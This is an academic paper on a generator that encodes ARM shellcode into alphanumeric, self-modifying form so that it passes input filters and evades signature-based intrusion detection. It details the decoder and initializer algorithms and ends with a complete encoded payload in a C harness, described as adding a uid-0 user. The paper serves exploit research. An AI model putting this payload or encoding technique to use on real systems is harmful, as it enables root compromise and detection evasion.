Alphanumeric Shellcode Generator for ARM

Pratik Kumar
200901239@daiict.ac.in
Supervisor
Anish Mathuria

DA-IICT, Gandhinagar

Abstract. Code injection attacks are one of the most powerful and important and important classes of attacks on software. In these attacks, the attacker sends malicious input to a software application, where it is stored in memory. The malicious input is chosen in such a way that its representation in memory is also a valid representation of machine code program that performs actions chosen by the attacker. The attacker then triggers a bug in the application to divert the control flow to this injected machine code. A typical action of the injected code is to lauch a commannd interpreter shell, and hence the malicious input is often called *shellcode*. Attacks are usually performed on network facing applications and such applications usually perform validations or encodings on input. Hence, a typical hurdle for attackers, is that the shellcode has to pass one or more filtering methods before it is stored in the vulnerable application's memory space. For a code injection attack to succeed, the malicious input must survive such validations and transformations. Alphanumeric input (consisting of only letters and digits) is typically very robust for this purpose: it passes most filters and is untouched by most transformations. The number of instructions that consist only of alphanumeric characters is very limited. However, it is shown in [5] that the subset of ARM machine code programs that consist only of alphanumeric characters (when interpreted as data) is a Turing complete subset. Crafting useful exploit code, using only the instructions consisting only of alphanumeric bytes, involves a number of tricks which are very well explained in [4]. For targets running on x86 and x86 _64 processors, there are tools which take a non-alphanumeric shellcode as input and generate an alphanumeric shellcode which is equivalent to the input shellcode when executed on the target system. This paper presents a tool which does the same for targets running on ARM processors i.e. the tool takes as input any non-alphanumeric shellcode and generates an alphanumeric shellcode which is equivalent to the input shellcode when executed on the target system running on ARM processor(s).

Keywords: Alphanumeric shellcode, Alphanumeric shellcode generator, Alphanumeric shellcode compiler, Filter-resistant shellcode, Alphanumeric shellcode encoder-decoder

1 Introduction

With the rapid spread of mobile devices, the ARM processor has become the most widespread 32-bit CPU core in the world. ARM processors offer a great trade-off between power consumption and processing power, which makes them an excellent candidate for mobile and embedded devices. About 98% of mobile phones and personal digital assistants feature at least one ARM processor.

Only recently, however, have these devices become powerful enough to let users connect over the internet to various services, and to share information as we are used to on desktop PCs. Unfortunately, this introduces a number of security risks: mobile devices are more and more being subject to external attacks that aim to control the behavior of the device.

A very important class of such attacks is code injection attacks. These attacks conceptually consist of two steps. First, the attacker sends data to the device. This data is stored somewhere in memory by the software application receiving it. The data is chosen such that, when stored in memory, it also represents a valid machine code program: if the processor were to jump to the start address of the data, it would execute it. Such data is often called shell- code, since a typical goal of an attacker is launching a command interpreter shell.

In the second step, the attacker triggers a vulnerability in the device software to divert the control flow to his shellcode. There is a wide variety of techniques to achieve this, ranging from the classic stack-based buffer overflow where the return address of a function call is overwritten, to virtual function pointer overwrites, indirect pointer overwrites, and so forth. An example of such an attack on a mobile phone is Moores attack against the Apple iPhone. This attack exploits LibTIFF vulnerabilities, and it could be triggered from both the phones mail client and its web browser, making it remotely exploitable. A similar vulnerability was found in the way GIF files were handled by the Android web browser.

A typical hurdle for exploit writers, is that the shellcode has to pass one or more filtering methods before reaching the vulnerable buffer. The shellcode enters the system as data, and various validations and transformations can be applied to this data. An example is an input validation filter that matches the input with a given regular expression, and blocks any input that does not match. A popular regular expression for example is [a-zA-Z0-9] (possibly extended by "space"). Another example is an encoding filter that encodes input to make sure that it is valid HTML.

Clearly, for a code injection attack to succeed, the data must survive all these validations and transformations. It is shown in [5] that the subset of ARM machine code programs that (when interpreted as data) consist only of alphanumeric characters (i.e. letters and digits) is a Turing complete subset. This paper presents a tool which, given a non-alphanumeric shellcode, automates the task of generating an alphanumeric shellcode which is equivalent to the input shellcode when executed on the target system running on ARM processor(s).

The rest of this paper is structured as follows. In section 2 we discuss existing tools for targets running on x86 and x86_64 processors. Then in section 3 we

describe our own tool. In section 4 we describe the experiments performed to test our tool. Then in section 5 we discuss further work that can be done on the tool. We conclude in section 6.

2 Existing tools

Rix was the first to show that it is possible to write alphanumeric shellcode for IA32(x86). His Phrack article, [3], came out in 2001. The foundational idea behind his tool was the following. He categorized each byte of the input shellcode into one of the following four:

1. The byte is alphanumeric.
2. The byte is non-alphanumeric and is less than $0x80$. Any such byte can be expressed as XOR of two alphanumeric bytes. This can be easily proved constructively.
3. The byte is non-alphanumeric, is greater than $0x80$ and its negation is alphanumeric. Clearly, any such byte can be expressed as negation of an alphanumeric byte.
4. The byte is non-alphanumeric, greater than $0x80$ and its negation is non-alphanumeric. Its negation would be less than $0x80$ and would be of type 2. Therefore, any such byte can be expressed as the negation of XOR of two alphanumeric bytes.

From the above categorization it can be inferred that every byte can be expressed in terms of alphanumeric bytes using XOR operation (negation is equivalent to XORing with -1). This coupled with the fact that in IA32 the XOR opcode with many operand combinations forms instructions consisting only of alphanumeric bytes, enables Rix's tool to produce alphanumeric instructions which compute and write non-alphanumeric instructions to memory.

Then in 2004, Berend jan Wever released his *alpha* series of alphanumeric shellcode decoders. The bytes of the input shellcode are encoded in the following manner:

> Every byte $0xAB$ is encoded in two bytes: $0xCD$ and $0xEF$ Where $F = B$ and E is arbitrary (3-7) as long as EF is alphanumeric, $D = A \oplus E$ and C is arbitrary (3-7) as long as CD is alphanumeric. The encoded data is terminated by a "A" ($0x41$) character.

To get back $0xAB$, $0xCD$ needs to be left shifted by 4 bits and then XORed with $0xEF$. Doing this over the entire encoded data produces the original input shellcode. Since the task of decoding is repetitive, it is done in a loop and it is called *looped-decoding*. This is the main conceptual contribution of [2]. The encoding is done in a way that decoding involves repetition of the same tasks over the entire encoded data making looped-decoding possible. In Rix's tool decoding involves different tasks for different byte categories in the input shellcode, so looped decoding is not possible. The advantage of looped decoding is that the size of decoder is decoupled from the size of input shellcode. This results in

substantial decrease in the size of output alphanumeric shellcode, when the input shellcode size is large. Clearly, a smaller shellcode is better as it can fit into smaller buffers and is even more useful in case an application restricts the input size.

3 Our tool

Our tool takes from both the above approaches. Like [2] there is a decoder loop. But the decoder loop has some non-alphanumeric bytes which are encoded and decoded in a manner similar to that done by Rix's tool.

3.1 Assumptions

The output shellcode would execute only on those versions of ARM architecture, which the input shellcode can execute on. Lastly, the input shellcode should make no assumptions about the content of any register or memory location.

3.2 Differences between ARM and x86,x86_64

The instruction cache The output produced is a self-modifying code. All the instructions that are being executed will most likely already have been cached. The x86 and x86_64 architectures have a specific requirement to be compatible with self-modifying code and as such, will make sure that when code is modified in memory the cache that possibly contains those instructions is invalidated. ARM has no such requirement, which means that the instructions that have been modified in memory could be different from the instructions that are actually executed since they could have been cached. Instructions are fetched via the instruction cache while the modifications to these instructions are made via the data cache. So, before passing control to the modified code, the instruction cache should be flushed so that modified instructions are executed and not the stale ones. The instruction cache is flushed by SWI instruction with the argument $0x9f0002$. The opcode for SWI instruction in combination with condition code MI is alphanumeric. But the argument $0x9f0002$ is not alphanumeric and the changes to SWI instruction won't take effect before the instruction cache is flushed. However, SWI generates a software interrupt and to the interrupt handler $0x9f0002$ is actually data and as a result will not be read via the instruction cache. So if we modify the argument to SWI in our self-modifyign code, the argument will be read correctly. Before using SWI instruction, the parameters for the system call need to be set in registers r_0, r_1 and r_2 (in ARM the first four parameters are passed via registers). The parameters to be passed are 0, -1 and 0, respectively. There might be ARM implementations, however, which "support self-modifying code" in the sense that there is no need to flush the instruction cache before passing control to the modified instructions. For instance, the ARM processor emulator, QEMU, which we used for testing

the output shellcode did "support self-modifying code." So our tool asks the user whether the target system supports self-modifying code, and produces output accordingly.

The program counter In x86 and x86_64, the program counter cannot be read directly, which makes getting the address of any byte of the shellcode a not so easy task, especially when the control transfer to the shellcode has not been made by modifying the return address on the stack. In ARM, however, the program counter can be directly read. The value read is the address of the current instruction plus eight bytes. This makes it very easy to get the address of any byte in the shellcode.

3.3 Input and output

The tool takes as input any non-alphanumeric ARM shellcode, more specifically, any byte sequence without performing any validations. The output has the following structure: [Initializer] [Decoder] [Encoded_Decoder_Loop] [Encoded_Data] The output is a self-modifying code. The modifications it goes through are given in figure 1.



Fig. 1. Modifications the output shellcode goes through during its execution

3.4 Encoded_Data

Note: Hex digits which are alphabets, are denoted by lower case alphabets in the entire document i.e. $0x5b$ and not $0x5B$, denotes decimal value 91.

Like [2], each byte $0xAB$ of original input is encoded by two bytes $0xCD$ and $0xEF$ where $F = B$, E is such that $0xEF$ is alphanumeric, $D = A \oplus E$ and C is such that $0xCD$ is alphanumeric. After this two more bytes are appended

to Encoded_Data to indicate the end of this section. Of these, the first byte is a randomly selected alphanumeric value and the other byte is randomly selected from alphanumeric values less than or equal to $0x3I$, where I is randomly selected from the set {1-9}.

While encoding the original input, if F or D is less than or equal to I, then E or C, respectively, should not be equal to 3. This is because to check the end of Encoded_Data section, the Decoder_Loop subtracts every byte of this section from $0x3I$ and if the result is positive or zero the latter infers that it has reached the end of Encoded_Data.

3.5 Decoder_Loop

Note: ARM processors have 15 general purpose registers r_0 to r_{15}. Register r_{15} is used to read and write the program counter (pc). Register r_{14}, also known as link register (lr), is used to hold subroutine return addresses. Register r_{13}, also known as stack pointer (sp), is used as a stack pointer.

It does the following in a loop:

1. Reads two bytes $0xCD$ and $0xEF$ from Encoded_Data in r_p and r_q, respectively. r_p contains $0x000000CD$ and r_q contains $0x000000EF$.
2. Right rotates r_p by 28 (equivalent to left shift by 4, but to keep the Decoder_Loop as alphanumeric as possible, right rotate is done). Register r_p then contains $0x00000CD0$.
3. r_p is XORed with r_q resulting in $0x00000CAB$.
4. The last byte of the above result is then stored at approriate memory location so as to recreate the original input.
5. r_q is subtracted from $0x3I$. If the result is zero or positive, then the Decoder_Loop infers that it has reached the end of Encoded_Data and control is transfered out of the loop to step 6. Otherwise, steps 1 to 5 are executed again.
6. For the modifications made by the Decoder_Loop to be reflected during instruction fetches, the instruction cache is flushed. In case the target system supports self-modifying codes, flushing is not done. The control then falls through to the copy of original input generated by the Decoder_Loop.

The Decoder_Loop is intended to be as alphanumeric as possible, the reason for which will soon become clear. The selection of opcodes, registers and addressing modes are done accordingly. The instructions that make up the Decoder_Loop are:

At this point of execution, r_4 contains 0 and r_5 contains -1.
$r_s - offset2$ is to be made to point the byte to be read.
$rt_t - offset2$ is to be made to point the location
where the decoded byte is to be stored,
where $offset2$ is a randomly selected alphanumeric value
such that $size2 + offset2$ is also alphanumeric.
$size2$ is the number of bytes between the instruction,

where final value of r_s is computed (using the program counter)
and the Encoded_Data.
When instruction cache flush is needed, $size2 = 0x30$
else, $size2 = 0x2c$.
SUBPL r_s, r_4, #$(size2 + offset2)$
SUBPL r_s, pc, r_s LSR r_4
$size2$ when added to pc at the above instruction gives
the address of the first byte of Encoded_Data.
EORPLS r_t, r_4, r_s LSR r_4
r_s is copied to r_t.
The S after EORPL means that this instruction updates
the condition code flags.
Loop begins
EORMIS r_p, r_4, #(randomly selected alphanumeric value)
The condition code set to PL.
LDRPLB r_p, [r_s, #$(-offset2)$]
$0xCD$ loaded into r_p
SUBPL r_s, r_s, r_5 LSR r_4
r_s incremented by 1
LDRPLB r_q, [r_s, #$(-offset2)$]
$0xEF$ loaded into r_q
EORPLS r_p, r_q, r_p ROR #28
$0x0CD0$ XORed with $0x00EF$, giving $0x0CAB$,
which is stored in r_p
STRPLB r_p, [r_t, #$(-offset2)$]
The Least Significant Byte of r_p, $0xAB$,
stored at appropriate memory location.
SUBPL r_t, r_t, r_5 LSR r_4
r_t incremented by 1 for next execution of the loop
SUBPL r_s, r_s, r_5 LSR r_4
r_s incremented by 1 for next execution of the loop
RSBPLS r_q, r_q, #$0x3I$
The above instruction checks whether the Decoder_Loop has
reached the end of Encoded_Data.
r_q is subtracted from $0x3I$ and the condition code flags are updated
BMI $0xfffff4$
If the end of Encoded_Data has not been reached, then control is
transferred to the beginning of the loop.
Loop ends
STRPLB r_4, [r_t, #$-(offset2 + 1)$]
The reproduced original input shellcode appended with $0x00$.
There are many shellcodes who read their last bytes as a string
for such shellcodes the null character at the end of shellcode
is necessary for string termination.
If instruction cache flush is needed, add:
SWIPL $0x9f0002$
The parameters for the system call to flush instruction cache
are passed via r_0, r_1 and r_2, which are set in the Decoder

The values of p, q, s and t are selected such that there are minimum possible number of non-alphanumeric bytes in the Decoder_Loop. p and s are assigned values randomly from the set {3,7} such that $p \neq s$. t is assigned the value 6. q is assigned a value randomly from the set {8,9}.

If instruction cache flush is needed for self-modifying codes, the Decoder_Loop is prefixed with the following instructions:

SWIMI $0x9f0002$
Instruction cache flushed.
The parameters for the system call are set in
r_0, r_1 and r_2 in the Decoder.
The changes made by the Decoder in the Encoded_Decoder_Loop
would now be reflected during instruction fetches.
EORMIS r_p, r_4, #(randomly selected alphanumeric value)
Condition code set to PL.

3.6 Encoded_Decoder_Loop

The Encoded_Decoder_Loop is formed by replacing the non-alphanumeric bytes in the Decoder_Loop by randomly selected alphanumeric bytes, which are modified back to the original non-alphanumeric bytes when the Decoder is executed.

3.7 Decoder

The Decoder is completely alphanumeric. The registers used in the Decoder are:

r_{addr} In the Initializer it is set to a value such that $r_{addr} - offset1$ points to the first byte of Encoded_Decoder_Loop, where $offset1$ is an alphanunumeric value; its calculation is explained a little later. The variable $size1$, which is determined in the algorithm given below, is used in the computation of r_{addr}. $size1$ is initialized with 0.

r_i In the Initializer it is set to x, where x is a randomly selected alphanumeric value such that $x + 1$ is also alphanumeric.

r_j In the Initializer it is set to -1.

r_k In the Decoder it us used to store the result of calculations.

Register selections are done in a way that the instructions in the Decoder are alphanumeric. i, j and k are randomly selected from the set {3,5,7} such that $i \neq j \neq k$. $addr$ is randomly selected from the set {4,6}.

The algorithm to build the Decoder is as given in Algorithm 1 and Algorithm 2. It is a single algorithm but too big to fit in a page. That is the one and only reason that it has been divided into two parts.

Recall that we have tried to make the Decoder_Loop as alphanumeric as possible. The simple reason for this is, to write one non-alphanumeric byte to memory, we need 3 to 5 instructions or 12 to 20 bytes. So, every non-alphanumeric byte in the Decoder_Loop increases the output shellcode size by 12 to 20 bytes.

Algorithm 1 Deocder_Builder (Part 1)

```
1: for y ∈ Decoder_Loop do
2:     if y is alphanumeric then
3:         Append the following instructions to the Decoder:
4:
5:             SUBPL r_addr, r_addr, r_j ROR r_k
6:             # r_addr is incremented by 1
7:
8:         size1 ← size1 + 4
9:         continue
10:    end if
11:    if y ≥ 0x80 then
12:        if (∼ y) is alphanumeric then          ▷ y can be expressed as: (∼ y) ⊕ −1
13:            Append the following instructions to the Decoder:
14:
15:                EORPLS r_k, r_j, #∼ y
16:                # ∼ (∼ y) is calculated, and stored in r_k
17:                STRMIB r_k, [r_addr, #(−offset1)]
18:                # y stored at appropriate location in Encoded_Decoder_Loop
19:                SUBMIS r_k, r_i, #x
20:                # Condition code changed to PL, since r_i contains x
21:                SUBPL r_addr, r_addr, r_j ROR r_k
22:                # r_addr is incremented by 1
23:
24:            size1 ← size1 + (4 ∗ 4)
25:            continue
26:        end if
27:        Select two alphanumeric values a and b such that,
28:        a ⊕ b =∼ y                              ▷ which implies y =∼ a ⊕ b
29:        Append the following instructions to the Decoder:
30:
31:            EORPLS r_k, r_j, #a
32:            # ∼ a calculated
33:            EORMIS r_k, r_k, #b
34:            # r_k now contains ∼ a ⊕ b which is equal to y
35:            STRMIB r_k, [r_addr, #(−offset1)]
36:            # y stored at appropriate location in Encoded_Decoder_Loop
37:            SUBMIS r_k, r_i, #x
38:            # Condition code changed to PL, since r_i contains x
39:            SUBPL r_addr, r_addr, r_j ROR r_k
40:            # r_addr is incremented by 1
41:
42:        size1 ← size1 + (4 ∗ 5)
43:        continue
44:    end if
45:    if x > y then
46:        z ← x − y
47:        if z is alphanumeric then                ▷ y = x − z
48:            Append the following instructions to the Decoder:
49:
50:                SUBPL r_k, r_i, #z
51:                # r_i contains x, so r_k now contains x − z
52:                STRPLB r_k, [r_addr, #(−offset1)]
53:                # y stored at approprite location in Encoded_Decoder_Loop
54:                SUBPL r_addr, r_addr, r_j ROR r_k
55:                # r_addr is incremented by 1
56:
57:            size1 ← size1 + (4 ∗ 3)
58:            continue
59:        end if
60:    end if
```

Algorithm 2 Decoder_Builder (Part 2)

$z \leftarrow x + y$
if z is alphanumeric **then** ▷ $y = z - x$
    Append the following instructions to the Decoder:

        RSBPL r_k, r_i, $\#z$
        # r_i contains x, so r_k now contains $z - x$
        STRPLB r_k, [r_{addr}, $\#(-offset1)$]
        # y stored at approprite location in Encoded_Decoder_Loop
        SUBPL r_{addr}, r_{addr}, r_j ROR r_k
        # r_{addr} is incremented by 1

    $size1 \leftarrow size1 + (4 * 3)$
    continue
end if
$z \longleftarrow x \oplus y$
if z is alphanumeric **then** ▷ $y = x \oplus z$
    Append the following instructions to the Decoder:

        EORPLS r_k, r_i, $\#z$
        # r_i contains x, so r_k now contains $(x \oplus z)$, which is equal to y
        STRPLB r_k, [r_{addr}, $\#(-offset1)$]
        # y stored at approprite location in Encoded_Decoder_Loop
        SUBPL r_{addr}, r_{addr}, r_j ROR r_k
        # r_{addr} is incremented by 1

    $size1 \leftarrow size1 + (4 * 3)$
    continue
end if
Select two alphanumeric values a and b such that,
$z = a \oplus b$ ▷ $y = x \oplus a \oplus b$
Append the following instructions to the Decoder:

    EORPLS r_k, r_i, $\#a$
    # r_i contains x, so r_k now contains $(x \oplus a)$
    EORPLS r_k, r_k, $\#b$
    # r_k now contains $x \oplus a \oplus b$, which is equal to y
    STRPLB r_k, [r_{addr}, $\#(-offset1)$]
    # y stored at approprite location in Encoded_Decoder_Loop
    SUBPL r_{addr}, r_{addr}, r_j ROR r_k
     # r_{addr} is incremented by 1

 $size1 \leftarrow size1 + (4 * 4)$
end for

The non-alphanumeric bytes in the Decoder_Loop are sparsely distributed. For the case where instruction cache flushing is needed, the first three bytes are non-alphanumeric, then there is one in each of ninth and tenth instruction, and the last four instructions have many. For the other case where instruction cache flushing is not needed, the first non-alphanumeric byte occurs in the seventh instruction, and then the last three instructions have many. So, to keep the Decoder size small, the Decoder_Builder algorithm is run in spells. To traverse the gap between two widely separated non-alphanumeric bytes, Algorithm 3 appends instructions to the Decoder.

Algorithm 3 Gap_Traversal

INPUT: gap = Number of bytes to be traversed
Randomly select two alphanumeric values g and h such that,
$g + gap = h$
Append the following instructions to the Decoder:

    SUBPL r_j, r_i, $\#x$
    # r_j set to 0
    EORPLS r_k, r_j, $\#g$
    # r_k set to g
    SUBPL r_k, r_k, $\#h$
    # r_k set to $g - h$
    SUBPL r_{addr}, r_{addr}, r_k LSR r_j
    # r_{addr} set to: $r_{addr} - (g - h) = r_{addr} + h - g = r_{addr} + gap$
    SUBPL r_j, r_i, $\#(x + 1)$
    # r_j restored to -1

$size1 \leftarrow size1 + (4 * 5)$

For the case where instruction cache flush is required, the Decoder_Builder algorithm and the Gap_Traversal algorithm are run in the following manner:

Decoder_Builder: 3 bytes
Gap_Traversal: 30 bytes (i.e. $gap = 30$)
Decoder_Builder: 5 bytes
Gap_Traverse: 15 bytes
Decoder_Builder: 15 bytes

For the case where instruction cache flush is not required:

Gap_Traversal: 25 bytes (i.e. $gap = 25$)
Decoder_Builder: 5 bytes
Gap_Traverse: 15 bytes
Decoder_Builder: 11 bytes

If instruction cache flush is required then we need to append instructions to the decoder to set the parameters, to the system call to flush instruction cache, in

registers r_0, r_1 and r_2. r_0 needs to be set to 0, r_1 to -1, and r_2 to 0. In none of the alphanumeric instructions (i.e. instructions containing only alphanumeric bytes) except the load multiple instruction, can the registers r_0, r_1 or r_2 be used as the destination register. So, we calculate the parameters in registers r_4, r_5 and r_6, store them somewhere on the stack and then use the load multiple instruction to load those values in r_0, r_1 and r_2. To store r_4, r_5 and r_6 on the stack, [4] has used a version of store multiple instruction specified in the ARM Reference Manual ([1]) as 'STM(2)'. In our test system, QEMU emulating ARMv7 running GNU/Linux, when the control reached this instruction, SIGILL was received. The ARM Architecture Reference Manual ([1]) states regarding 'STM(2)':

> The instruction is unpredictable in User or System mode.

It is only when an exception occurs that the processor is in a mode other than the User and System modes. So, we replaced this instruction with multiple store-byte(STRB) instructions.

The following instructions are appended to set the parameters in r_4, r_5 and r_6:

SUBPLS r_i, r_i, $\#x$
SUBPL r_4, r_i, r_i LSR r_i
SUBPL r_6, r_i, r_i LSR r_i
SUBPL r_5, r_j, r_4 ROR r_6

$size1$ is also incremented by 16.

The above four instructions are appended to the Decoder even if instruction cache flush is not needed because the Decoder_Loop assumes that r_4 contains 0 and r_5 contains -1. If instruction cache flush is not needed we are done with the Decoder here, else, we are yet set the parameters in r_0,r_1 and r_2.

The following instructions are appended the Decoder to set the parameters in r_0,r_1 and r_2:

SUBPL r_m, sp, $\#(c + 24)$
# where, c is an alphanumeric value such that,
# $(c + 24)$ is also alphanumeric
# m is randomly selected from {3,7}
STRPLB $r_{4/6}$, [!r_m, $-$(r_5 ROR $\#$(2/4/6/8/10/12/14/16/18))]
$r_{4/6}$ means either r_4 or r_6, randomly selected
(2/4/6/8/10/12/14/16/18) means either of
2,4,6,..., randomly selected.
STRPLB $r_{4/6}$, [!r_m, $-$(r_5 ROR $\#$(2/4/6/8/10/12/14/16/18))]
STRPLB $r_{4/6}$, [!r_m, $-$(r_5 ROR $\#$(2/4/6/8/10/12/14/16/18))]
STRPLB $r_{4/6}$, [!r_m, $-$(r_5 ROR $\#$(2/4/6/8/10/12/14/16/18))]
$0x00000000$ stored on stack
STRPLB r_5, [!r_m, $-$(r_5 ROR $\#$(2/4/6/8/10/12/14/16/18))]
STRPLB r_5, [!r_m, $-$(r_5 ROR $\#$(2/4/6/8/10/12/14/16/18))]
STRPLB r_5, [!r_m, $-$(r_5 ROR $\#$(2/4/6/8/10/12/14/16/18))]
STRPLB r_5, [!r_m, $-$(r_5 ROR $\#$(2/4/6/8/10/12/14/16/18))]

$0xffffffff$ stored on stack
STRPLB $r_{4/6}$, [!r_m, $-(r_5$ ROR #(2/4/6/8/10/12/14/16/18))]
STRPLB $r_{4/6}$, [!r_m, $-(r_5$ ROR #(2/4/6/8/10/12/14/16/18))]
STRPLB $r_{4/6}$, [!r_m, $-(r_5$ ROR #(2/4/6/8/10/12/14/16/18))]
STRPLB $r_{4/6}$, [!r_m, $-(r_5$ ROR #(2/4/6/8/10/12/14/16/18))]
# $0x00000000$ stored on stack
SUBPL r_m, sp, #c
LDMPLDB r_m!, r_0, r_1, r_2, r_6, $r_{8/9/10/11}$, r_{14}
parameters loaded in r_0, r_1 and r_2, from stack
SUBPLS r_m, r_5, r_4 ROR r_m
Condition code set to MI, because the SWI instruction which is
executed next is alphanumeric only with condition code MI.

Increment $size1$ by 64. And the Decoder is ready!

The purpose of random selections done above and at many other places, is to reduce the number of invariants in the output shellcode to the extent possible. This makes signature generation difficult and helps the shellcode avoid detection by signature-based Intrusion Detection Systems.

3.8 Initializer

The Initializer does the following:

1. Loads r_i with x.
2. Sets r_{addr} such that $r_{addr} - offset1$ points to the first byte of the Encoded_Decoder_Loop
3. Sets r_j to -1

Loading r_i with x Twenty Six instructions are appended to the Initializer, with the first byte of some specific instructions being x. These are followed by two instructions, one with codition code PL and the other with MI, which get a pointer to some byte in the above 26 instructions, in register r_i. Then two load instructions are appended, one with condition code PL and the other with MI, which load x into r_i from the memory above it, using value in r_i as address.

Each instruction of the 26 instructions is randomly chosen among:

EOR(PL/MI)S $r_{3/5/7}$, r_{1-9}, #u
SUB(PL/MI){S} $r_{3/5/7}$, r_{1-9}, #u
S is optional
RSB(PL/MI){S} $r_{3/5/7}$, r_{1-9}, #u
(PL/MI) means either PL or MI, randomly chosen
$r_{3/5/7}$ means any one among r_3, r_5 and r_7, randomly chosen
r_{1-9} means any one among r_1, r_2, r_3, ..., r_8 and r_9, randomly chosen
Value of u in each instruction is chosen according to tables 1 and 2.
If, according to tables 1 and 2, it is not necessary for
u to be equal to x in an instruction,
then a randomly chosen alphanumeric value is assigned to u.

Two instructions to get a pointer to some byte in the above 26 instructions:

SUBPL r_i, pc, $\#v1$
SUBMI r_i, pc, $\#w1$

Two instructions to load x in r_i

LDRPLB r_i, [r_i, $\#(-v2)$]
LDRMIB r_i, [r_i, $\#(-w2)$]

The values of u, $v1$, $v2$, $w1$ and $w2$ are chosen according to Table 1 and Table 2.

Table 1.

Value of $v1 + v2$	**Instruction from top having** $u = x$
$0x60$	Fifth
$0x64$	Fourth
$0x68$	Third
$0x6c$	Second
$0x70$	First

Table 2.

Value of $w1 + w2$	**Instruction from top having** $u = x$
$0x60$	Sixth
$0x64$	Fifth
$0x68$	Fourth
$0x6c$	Third
$0x70$	Second

Setting r_{addr} such that $r_{addr} - offset1$ points to the first byte of the Encoded_Decoder_Loop $size1$ is the number of bytes between the end of last instruction of raddr computation, in which pc (program counter) is read, and the first byte of Encoded_Decoder_Loop. After r_{addr} computation and before the Decoder there is one instruction to set r_j to -1. So, $size1$ is incremented by 4. At the last instruction of r_{addr} computation, the value of pc read is address of the current instruction plus 8 bytes. At the completion of this instruction,

$r_{addr} - offset1 = pc + size1 - 4$
where, pc = address of last instruction of r_{addr} computation + 8

The instructions for calculation of r_{addr} and $offset1$ are appended to the Initializer by the Initializer_Builder algorithm (Algorithm 4).

Algorithm 4 Initializer_Builder

Append the following instructions to set r_k and r_j to 0:

    SUBMIS r_k, r_i, $\#x$
    SUBPLS r_k, r_i, $\#x$
    # r_k set to 0
    # condition code changed to PL
    SUBPL r_j, r_i, $\#x$
    # r_j set to 0

$quo \leftarrow (size1 - 4)/(0x7a)$
if $quo \geq 1$ **then**
    Append the following instruction quo times:

        SUBPL r_j, r_j, $\#0x7a$

end if
$rem \leftarrow (size1 - 4)\%(0x7a)$
if $rem \geq 1$ AND $rem \leq 0x4a$ **then**
    Assign an alphanumeric value to $offset1$ such that,
    $offset1 + rem$ is alphanumeric
    Append the following instruction:

        SUBPL r_j, r_j, $\#(offset1 + rem)$

end if
if $rem \geq 0x4b$ AND $rem < 0x7a$ **then**
    if rem is alphanumeric **then**
        Assign any alphanumeric value to $offset1$
        Append the following instructions:

            SUBPL r_j, r_j, $\#(rem)$
            SUBPL r_j, r_j, $\#(offset1)$

    else
        Assign an alphanumeric value to $offset1$ such that,
        $(offset1 + (rem - 0x5a))$ is alphanumeric
        Append the following instructions:

            SUBPL r_j, r_j, $\#0x5a$
            SUBPL r_j, r_j, $\#(offset1 + (rem - 0x5a))$

    end if
end if ▷ r_j now contains $-(size1 - 4 + offset1)$
Append the following instruction:

    SUBPL r_{addr}, pc, r_j ROR r_k
    # $r_{addr} \leftarrow pc + size1 - 4 + offset1$

Setting r_j to -1 Append the following instruction to the Initializer:

SUBPL r_j, r_i, #$(x+1)$
# r_j set to -1
# no use of S, so no change in condition code

4 Testing

For testing the output shellcode from our tool, we used QEMU processor emulator emulating ARMv7 processor, running GNU/Linux. As mentioned earlier, our tool treats the input shellcode as a byte sequence. It doesn't care whether the byte sequence is a program or not. When the output shellcode, generated by the tool, is executed in the target system, the original input byte sequence is reproduced on the target system and control is transferred to the beginning of that byte sequence. So, first of all we checked for reproduction of the original input byte sequence in the target system and transfer of control to it. An input byte sequence was given as input to the tool and asked it generated a C file as output. The output C file looks like Listing 1.1

Listing 1.1. Output alphanumeric shellcode for adding a new user with uid 0 to a system

```
#include<stdio.h>
#include<string.h>
char shellcode[]="ZpbRfP2RH0DBHP2RHpgRzPyRnPHRSpVBMp4RG0Q"
"Rh0HRVP5BwP3Ba08B0pDRU0dBb0FRKpIRrPdBN"
"pBRmpCRjpABh0qBQP4BH0RBO0BR4POR8POB4PU"
"U0PUEHpUBHpURH0ERz0CRz0CRz0CRK0CRsgOPI0"
"ERFpER9pFUsgFPHpER9pFUsgFP5p3RUp7B9pFEHp"
"UBsgFPH0ERVp3RtpGR7cFPI0ERHp3R7p7B9pFEHpU"
"BsgFPsgFPsgFPsgFP6p5R9pFUsgFPH0ERIp3RXpGR7c"
"FPI0ER5p3RJp7B9pFEHpUBsgFPsgFPsgFPZp3RQp7B9p"
"FEHpUBsgFPZp3RZp7B9pFEHpUBsgFPUp3RUp7B9pFEHpUB"
"sgFPsgFPsgFPdp5Rlp7R9pFUsgFPsgFPsgFPFpER9pFUsgF"
"PHpER9pFUsgFP0p3RPp7B9pFEHpUBsgFPEp5RRp7R9pFUHP"
"UR5EEP5eEPtVCPb0MReDCVeeCVegCVeACVeQCVeUCVeQCVeU"
"CVeBCVeFCVegCVeDCVJ0MRGH3Yt3UPYW5Ofp4Bz0DR34OP3d4"
"PKp4BJpSU54CPJCSUgt8PJpFU5dFP54CP6fxRbR4KK4FUFFFgu"
"UrpAUIpwqPPLOKReEYotozApxpFqlDpKOuqKOtqYovQkOGAqUFQ"
"KlerkxebveTgWqyOMPRfqQQVVhwlsIsvdXEaKpCvSxgRWtwWuQy"
"ORapFfhuLEVdgFaIOUJpIWxglfaGWUQKopsSXSUbLplFMpsCDBOp"
"rpmvZetTqfDrkcaqIplVOcIrRRUetrpbmsDtpVRSJRuQDRwpmpMcF"
"RppWpcpUgDPoPQrlPsvOVZVPUjFPGJabpopocDEjvOcBPopoSDWJF"
"OPbPibNfOrBpaacAxGztopeptpcfOpppaPsAcPwpdA4";

int main() {
        printf("Length:%d", strlen(shellcode));
```

```
26          (*(void(*)()) shellcode)();
27          return 0;
28  }
```

